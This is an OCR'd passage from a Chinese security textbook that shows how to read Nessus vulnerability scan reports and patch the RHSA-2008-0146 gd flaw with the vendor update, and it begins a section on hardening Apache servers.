


图 6-59　Nessus 策略定制 Preferences 页面




图 6-60　Nessus 扫描设置页面

（5）查看扫描结果。单击主页面上的 Reports 按钮，进入 Reports 页面，在扫描结果中双击用户命名的扫描（scan1），如图 6-61 所示。




图 6-61　扫描结果选择页面

双击后进入该扫描的详细报告页面，如图 6-62 所示，左侧的 Download Report 可以下载评估报告；Show Filters 可以设置过滤器，如只显示高级别报警，这样就可以按照威胁级别进行准确筛选。




图 6-62　扫描结果报告首页面

双击 Host 可以列出详细的漏洞评估报告。如哪个端口存在威胁，危险等级是多少。如图 6-63 所示，有 111 个严重危险漏洞。

Nessus
Reports
Reports Scans Policies Users
Report Info
Hosts
192.168.18.98
Download Report
Show Filters
san1 192.168.18.98

Port	Protocol	SVC Name	Total	High	Medium	Low
0	tcp	general	210	111	83	16
22	tcp	ssh	5	0	0	5
111	tcp	rpc-portmapper	2	0	0	2
111	udp	rpc-portmapper	3	0	0	3
631	udp	ipp?	1	0	0	1
848	udp	gdoi?	1	0	0	1
851	udp	rpc-status	2	0	0	2
854	tcp	rpc-status	2	0	0	2
5353	udp	mdns?	1	0	0	1
8834	tcp	www	10	0	0	10
32768	udp	filenet-tms?	1	0	0	1
32769	udp	filenet-rpc?	1	0	0	1

图 6-63　扫描结果主机开放的端口

再次双击某个端口就可以显示出该端口下漏洞的名字、Plugin ID、危险等级。这里选择 0(0 号端口是保留端口，通常用于分析操作系统)，如图 6-64 所示。

再次双击其中的一个漏洞可以查看该漏洞的详细信息，漏洞信息包括概要、描述、解决办法、相关操作系统连接、CVE 号、CVSS 评分等信息，如图 6-65 所示。

4. 漏洞的修补

下面以图 6-65 中所示漏洞讲解系统漏洞的修补，该漏洞是 RHSA-2008-0146 漏洞，是 gd 包存在远程溢出漏洞，黑客可以利用该漏洞执行特权代码，解决方式如图中 Solution 所示，可以下载最新的更新包，并给出了操作系统网站的一个链接 http://rhn.redhat.com/errata/RHSA-2008-0146.html，打开该链接，看到如图 6-66 所示页面。




图 6-64　扫描结果端口下的漏洞




图 6-65　RHSA-2008-0146 漏洞详细信息




图 6-66　RHSA-2008-0146 漏洞补丁页面

从图中可以看出该漏洞只需要下载页面中列举的补丁便可以封堵该漏洞。

6.4.4 UNIX 中 Web、FTP 服务器的安全配置

1. Apache 服务器安全配置

Apache 服务器是目前应用最为广泛的 Web 服务器，它可以提供一个安全的 Web 操作环境。然而，尽管 Apache 堪称安全的产品，但如果在构建你的服务器时没有采取一些安全预防措施，这种 Web 服务器仍易于受到攻击。

Apache 服务器主要容易受到以下几种形式的攻击。

1）HTTP 协议进行的拒绝服务攻击

